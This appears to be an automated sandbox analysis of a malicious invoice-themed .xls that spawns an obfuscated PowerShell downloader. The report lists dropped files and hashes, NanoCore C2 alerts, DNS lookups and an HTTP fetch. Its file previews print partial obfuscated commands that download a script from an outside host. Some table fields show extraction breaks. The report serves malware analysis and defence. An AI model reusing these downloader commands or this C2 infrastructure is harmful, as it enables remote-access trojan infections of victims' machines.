| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| File Type: | International EBCDIC text, with no line terminators |
| Category: | dropped |
| Size (bytes): | 8 |
| Entropy (8bit): | 3.0 |
| Encrypted: | false |
| SSDeep: | 3:Mstrn:H |
| MD5: | 9694A30911D686B65D5945CB73621859 |
| SHA1: | 8D910DDE2DE75E1AFeca2C739A57923B2778297E |
| SHA-256: | FC067983418432829610764679C54ECD5053539CAC42EB61AAFEA092BCA9F3CF |
| SHA-512: | 905403BC4B89540777B79C48A979931324620B7BD173CBD12D40D4290B31088E4ADD555B5D9051F65AAF622F6AF97B613BCD724D01847BFDA59F4D3BACA77E5 |
| Malicious: | true |
| Preview: | .E....H |

| C:\Users\user\AppData\Roaming\0D6ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin | |
|---|--|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 40 |
| Entropy (8bit): | 5.153055907333276 |
| Encrypted: | false |
| SSDeep: | 3:9bzY6oRDT6P2bfVn1:RzWDT621 |
| MD5: | 4E5E92E2369688041CC82EF9650EDED2 |
| SHA1: | 15E44F2F3194EE232B44E9684163B6F66472C862 |
| SHA-256: | F8098A6290118F2944B9E7C842BD014377D45844379F863B00D54515A8A64B48 |
| SHA-512: | 1B368018907A3BC30421FDA2C935B39DC9073B9B1248881E70AD48EDB6CAA256070C1A90B97B0F64BBE61E316DBB8D5B2EC8DBABCD0B0B2999AB50B933671E CB |
| Malicious: | false |
| Preview: | 9iH...}Z.4..f..~a.....~.~.....3.U. |

| C:\Users\user\AppData\Roaming\0D6ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat | |
|--|---|
| Process: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe |
| File Type: | data |
| Category: | dropped |
| Size (bytes): | 315512 |
| Entropy (8bit): | 7.999515228511566 |
| Encrypted: | true |
| SSDeep: | 6144:1b3D1sqtOQWhesFBD2jk2jsbb3PqrhEYSp99iqJ120YES:1BZKe5jNjsX3PrYbjqjFS |
| MD5: | 582B006BBF28E0A891A06EDA92B06C8F |
| SHA1: | 5121864FDE6CC7FC65408442E62B2B1BA7A678EA |
| SHA-256: | 7531A54E0B0E1090694E8CDECA5DE9B0088F45AF63BDFE83AE995D1B754B1B95 |
| SHA-512: | 9D6EEE3F3221E2BB5967D6FA26310702EABF89EB366272EFFC9902232FA87CC648F40CB45C0A736F0ABFFA9C36D6E7F2C1E8E6DAF2C5676C775B95E58A24BB 1 |
| Malicious: | false |
| Preview: | .HP=... z.o....).;.....++...}x..._t}:l..gP;....Y./...-K-*.\$4.4..&... ...F1.+...}.1.w.0.....n.X....).LKU.Rp{+...p-R.../gF.q\$...P.T...]PIGQ....h....K..k.n.d.t....WMH.E....%z ..8.=.V.Nl.v.?O.e..L`v.[d....w.wH..8.....%6....ln<.T.(h2....z....al..RX...\$.v.*+x..NQ..Ob.\$8l/d."2.....3.s.qs.{Et.*.6. ".i.O.....G?c...#....Z.l.v..p;3..Q.R@..... d.....>..f>A..O....T.....>..UR.Y ...O.;j..d!Zn.4.....{..1xD....Z....7..P....0..l.(bQ.....o[C^d....vS....;...q6+...a.{.....}.j..q....Z....-/2.(..j..N.7n..9k....M...M...3...!h..i..Z=z.. ..E]..9.pqN..x>.....Ogr(cx_#,...)@..i.F.OJ..1...~....r...;vm....U.;'X....J...@..i.'....7U.....LZ....F.../.WO_..e.3..]....O=w..Mk.....i.....%.....F.....'VH.Ce7..<..n.8..d.h..XY .tc...x./.8...].=fX..T.0e.y.W.c'-r.3.<....j.(N.W.C,.....].#.;<u... #....M.M0's....9>..6..,IB@.>....-@.uxq4.{.9..sH..<3>.....n.. |

| C:\Users\user\Documents\20220114\PowerShell_transcript.210979.BVPagTEC.20220114133521.txt | |
|---|---|
| Process: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 2529 |
| Entropy (8bit): | 4.615766519367495 |
| Encrypted: | false |
| SSDeep: | 48:BZPv/D0oOCXlh84TU4Bh2QjC4+3qDYB1Zslh84TU4Bh2QjCoZZx:BZh/oN0fMU4n2QO73qDo1ZsfMU4n2QOq |
| MD5: | 665601201DF2CA8F9E745092B2660F3B |
| SHA1: | FC48280CD19D80EE0F47F8CC11C9824B18F69661 |
| SHA-256: | 75D121BBF2F5A1C03EFCE141DED1815A850E97877DF85416BF72853E6D69601 |
| SHA-512: | C54273F437923C72D00DF794CFF2656EA9409880D17CE4192D4C4919B36F844620F0F9B5018313003C31D92B19D319A5C6B6282EB5654574C0B0AD4CA38BD61E |
| Malicious: | false |
| Preview: | *****.Windows PowerShell transcript start..Start time: 20220114133521..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 210979 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \$Hx = 'Http://swmen.com/ben/PS1vedy.txt';\$HB=('{2}{0}{1}' -f-----o-----a-----d-----'.RePlace('-----',''),*****S*****t*****r*****s*****g*****.RePlace('***'*****',''),sss+Dsss+osss+wsss+nsss+'.RePlace('sss+',''));\$HBB=('{2}{0}{1}' -f-----e-----B-----c-----l-----'.RePlace('-----',''),-----i-----e-----n-----'.RePlace('-----',''),-----Ne-----t-----W-----'.RePlace('-----',''));\$HBBB=('{2}{0}{1}' -f-----w-o-----B-----j-----e-----c-----t-----H-----'.RePlace('-----',''),-----B-----B-----\$H-----x-----'.RePl |

Static File Info

| General | |
|-----------------|--|
| File type: | ASCII text, with very long lines, with CRLF line terminators |
| Entropy (8bit): | 4.72173429258582 |
| TrID: | |

General

| | |
|-----------------------|--|
| File name: | G2M18C6INV0ICERECEIPT.xls |
| File size: | 4866 |
| MD5: | e193dff484ce89bc7ba5ae2022ab7227 |
| SHA1: | 49d652b6e0fe6071b99fa9a7e891cc5187ebc4db |
| SHA256: | 1b8775fa633e04edf24411129b02074e4a9b8a79c288969 |
| SHA512: | a5796933a05066bb69a14b7c4bf0a77d3e5f58572390f9d 342a39a95c14b43a2a6e77e9ecc163fd75552cd622627 4f065f41be2888089901c19431b96878c5 |
| SSDEEP: | 96:8ksgukFShAAKaaJAzAQAczA2zhDzO4RO4aO4gzO 4804jO4UO4OO4cO4BRU17:88ukFOAaArJAzAQAczA 2zhDC3A/CKZ2n |
| File Content Preview: | H17437795812H13815631695 = replace("pow51`&^#% 36&`7!302<4^9~rsh51`&^#%36&`7!302<4^9~" ","51` &^#%36&`7!302<4^9~","e")..H71315173172H2257129 2489 = "\$^~~#986^1^&149^~446lt59613651831H21859773471:/ /swmen644^~941&.^1^689#^~!" |

File Icon

| | |
|------------|------------------|
| | |
| Icon Hash: | e8d69ece869a9ec4 |

Network Behavior

Snort IDS Alerts

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------|----------|---------|--|-------------|-----------|-------------|---------------|
| 01/14/22-13:35:48.969106 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 59596 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:35:49.319718 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49764 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:35:56.554811 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 65296 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:35:56.825896 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49765 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:01.522263 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 63183 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:36:01.925765 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49766 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:09.074173 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 55161 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:36:09.394734 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49771 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:16.719034 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 60075 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:36:16.902888 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49775 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:23.726896 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 64345 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:36:23.929566 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49783 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:31.021813 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49789 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:37.680060 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49794 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:44.881236 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49826 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:51.852215 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49827 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:36:58.986294 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49830 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:05.991573 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49839 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:13.112488 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 52929 | 8.8.8.8 | 192.168.2.5 |

| Timestamp | Protocol | SID | Message | Source Port | Dest Port | Source IP | Dest IP |
|--------------------------|----------|---------|--|-------------|-----------|-------------|---------------|
| 01/14/22-13:37:13.299326 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49854 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:19.338992 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49856 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:26.283379 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 56895 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:37:26.476103 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49857 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:33.347579 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 62372 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:37:33.543905 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49858 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:40.494740 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49859 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:47.532016 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49861 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:53.730244 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49862 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:37:59.899209 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49863 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:06.991189 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 64362 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:38:07.174948 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49864 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:14.127183 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49866 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:20.973520 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 57515 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:38:21.155957 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49867 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:27.311861 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49868 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:34.355886 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49869 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:41.368139 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 61573 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:38:41.548858 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49870 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:46.547946 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49872 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:38:53.429656 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 59688 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:38:53.628808 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49873 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:39:01.710029 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49874 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:39:08.777931 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49875 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:39:15.097236 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 50422 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:39:15.283033 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49877 | 9090 | 192.168.2.5 | 185.140.53.10 |
| 01/14/22-13:39:22.058551 | UDP | 254 | DNS SPOOF query response with TTL of 1 min. and no authority | 53 | 53247 | 8.8.8.8 | 192.168.2.5 |
| 01/14/22-13:39:22.240653 | TCP | 2025019 | ET TROJAN Possible NanoCore C2 60B | 49878 | 9090 | 192.168.2.5 | 185.140.53.10 |

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|-------------------------------------|-------------|---------|----------|--------------------|-----------|----------------|-------------|
| Jan 14, 2022 13:35:22.954824924 CET | 192.168.2.5 | 8.8.8.8 | 0x511e | Standard query (0) | swmen.com | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|-------------------------------------|-------------|---------|----------|--------------------|--------------------------------|----------------|-------------|
| Jan 14, 2022 13:35:35.157130003 CET | 192.168.2.5 | 8.8.8.8 | 0xc06f | Standard query (0) | swmen.com | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:35:48.863003969 CET | 192.168.2.5 | 8.8.8.8 | 0x2e8b | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:35:56.449099064 CET | 192.168.2.5 | 8.8.8.8 | 0x4e22 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:01.414809942 CET | 192.168.2.5 | 8.8.8.8 | 0x6fba | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:08.967614889 CET | 192.168.2.5 | 8.8.8.8 | 0xd15 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:16.610224009 CET | 192.168.2.5 | 8.8.8.8 | 0x8081 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:23.620286942 CET | 192.168.2.5 | 8.8.8.8 | 0xb027 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:30.824541092 CET | 192.168.2.5 | 8.8.8.8 | 0xfbff2 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:37.462938070 CET | 192.168.2.5 | 8.8.8.8 | 0xf722 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:44.660028934 CET | 192.168.2.5 | 8.8.8.8 | 0x9a33 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:51.641803980 CET | 192.168.2.5 | 8.8.8.8 | 0x33b7 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:58.753150940 CET | 192.168.2.5 | 8.8.8.8 | 0x73a3 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:05.769159079 CET | 192.168.2.5 | 8.8.8.8 | 0x89a2 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:13.006488085 CET | 192.168.2.5 | 8.8.8.8 | 0x3b0b | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:19.104607105 CET | 192.168.2.5 | 8.8.8.8 | 0xc043 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:26.175501108 CET | 192.168.2.5 | 8.8.8.8 | 0x87a3 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:33.239128113 CET | 192.168.2.5 | 8.8.8.8 | 0xeb5b | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:40.263706923 CET | 192.168.2.5 | 8.8.8.8 | 0x1c28 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:47.328888893 CET | 192.168.2.5 | 8.8.8.8 | 0x8a14 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:53.511174917 CET | 192.168.2.5 | 8.8.8.8 | 0xb016 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:59.693948984 CET | 192.168.2.5 | 8.8.8.8 | 0x5875 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:06.885039091 CET | 192.168.2.5 | 8.8.8.8 | 0xcef3 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:13.906923056 CET | 192.168.2.5 | 8.8.8.8 | 0xd20e | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:20.863589048 CET | 192.168.2.5 | 8.8.8.8 | 0xc55f | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:27.066282034 CET | 192.168.2.5 | 8.8.8.8 | 0xef2d | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:34.126144886 CET | 192.168.2.5 | 8.8.8.8 | 0x2520 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |


| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|-------------------------------------|-------------|---------|----------|--------------------|--------------------------------|----------------|-------------|
| Jan 14, 2022 13:38:41.258670092 CET | 192.168.2.5 | 8.8.8 | 0x29fd | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:46.333275080 CET | 192.168.2.5 | 8.8.8 | 0x7931 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:53.320635080 CET | 192.168.2.5 | 8.8.8 | 0x2042 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:01.465456963 CET | 192.168.2.5 | 8.8.8 | 0x129e | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:08.576349020 CET | 192.168.2.5 | 8.8.8 | 0x3907 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:14.990700006 CET | 192.168.2.5 | 8.8.8 | 0xa2ff | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:21.949111938 CET | 192.168.2.5 | 8.8.8 | 0x6174 | Standard query (0) | testaliens cy9090.duc kdns.org | A (IP address) | IN (0x0001) |

DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|-------------------------------------|-----------|-------------|----------|--------------|--------------------------------|-------|---------------|----------------|-------------|
| Jan 14, 2022 13:35:22.984945059 CET | 8.8.8 | 192.168.2.5 | 0x511e | No error (0) | swmen.com | | 107.180.25.2 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:35:35.176605940 CET | 8.8.8 | 192.168.2.5 | 0xc06f | No error (0) | swmen.com | | 107.180.25.2 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:35:48.969105959 CET | 8.8.8 | 192.168.2.5 | 0x2e8b | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:35:56.554811001 CET | 8.8.8 | 192.168.2.5 | 0x4e22 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:01.522263050 CET | 8.8.8 | 192.168.2.5 | 0x6fba | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:09.074172974 CET | 8.8.8 | 192.168.2.5 | 0xd15 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:16.719033957 CET | 8.8.8 | 192.168.2.5 | 0x8081 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:23.726896048 CET | 8.8.8 | 192.168.2.5 | 0xb027 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:30.842407942 CET | 8.8.8 | 192.168.2.5 | 0xfb2 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:37.482007980 CET | 8.8.8 | 192.168.2.5 | 0xf722 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:44.679258108 CET | 8.8.8 | 192.168.2.5 | 0x9a33 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:51.661067963 CET | 8.8.8 | 192.168.2.5 | 0x33b7 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:36:58.772578955 CET | 8.8.8 | 192.168.2.5 | 0x73a3 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:05.786828995 CET | 8.8.8 | 192.168.2.5 | 0x89a2 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:13.112488031 CET | 8.8.8 | 192.168.2.5 | 0x3b0b | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:19.126012087 CET | 8.8.8 | 192.168.2.5 | 0xc043 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:26.283379078 CET | 8.8.8 | 192.168.2.5 | 0x87a3 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|--|-----------|-------------|----------|--------------|--------------------------------------|-------|---------------|----------------|-------------|
| Jan 14, 2022 13:37:33.347579002 CET | 8.8.8.8 | 192.168.2.5 | 0xeb5b | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:40.283207893 CET | 8.8.8.8 | 192.168.2.5 | 0x1c28 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:47.346383095 CET | 8.8.8.8 | 192.168.2.5 | 0x8a14 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:53.528637886 CET | 8.8.8.8 | 192.168.2.5 | 0xb016 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:37:59.713011980 CET | 8.8.8.8 | 192.168.2.5 | 0x5875 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:06.991189003 CET | 8.8.8.8 | 192.168.2.5 | 0xcef3 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:13.926369905 CET | 8.8.8.8 | 192.168.2.5 | 0xd20e | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:20.973520041 CET | 8.8.8.8 | 192.168.2.5 | 0xc55f | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:27.085701942 CET | 8.8.8.8 | 192.168.2.5 | 0xef2d | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:34.145984888 CET | 8.8.8.8 | 192.168.2.5 | 0x2520 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:41.368139029 CET | 8.8.8.8 | 192.168.2.5 | 0x29fd | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:46.352648973 CET | 8.8.8.8 | 192.168.2.5 | 0x7931 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:38:53.429656029 CET | 8.8.8.8 | 192.168.2.5 | 0x2042 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:01.484771013 CET | 8.8.8.8 | 192.168.2.5 | 0x129e | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:08.596019983 CET | 8.8.8.8 | 192.168.2.5 | 0x3907 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:15.097235918 CET | 8.8.8.8 | 192.168.2.5 | 0xa2ff | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |
| Jan 14, 2022 13:39:22.058551073 CET | 8.8.8.8 | 192.168.2.5 | 0x6174 | No error (0) | testaliens cy9090.duc kdns.org | | 185.140.53.10 | A (IP address) | IN (0x0001) |

HTTP Request Dependency Graph



HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process | |
|--|--------------------|-------------|--|------------------|---|--|
| 0 | 192.168.2.5 | 49752 | 107.180.25.2 | 80 | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe | |
| Timestamp | kBytes transferred | Direction | Data | | | |
| Jan 14, 2022 13:35:23.114211082 CET | 1044 | OUT | GET /ben/PS1vedy.txt HTTP/1.1 Host: swmen.com Connection: Keep-Alive | | | |

| | |
|-------------------------------|---|
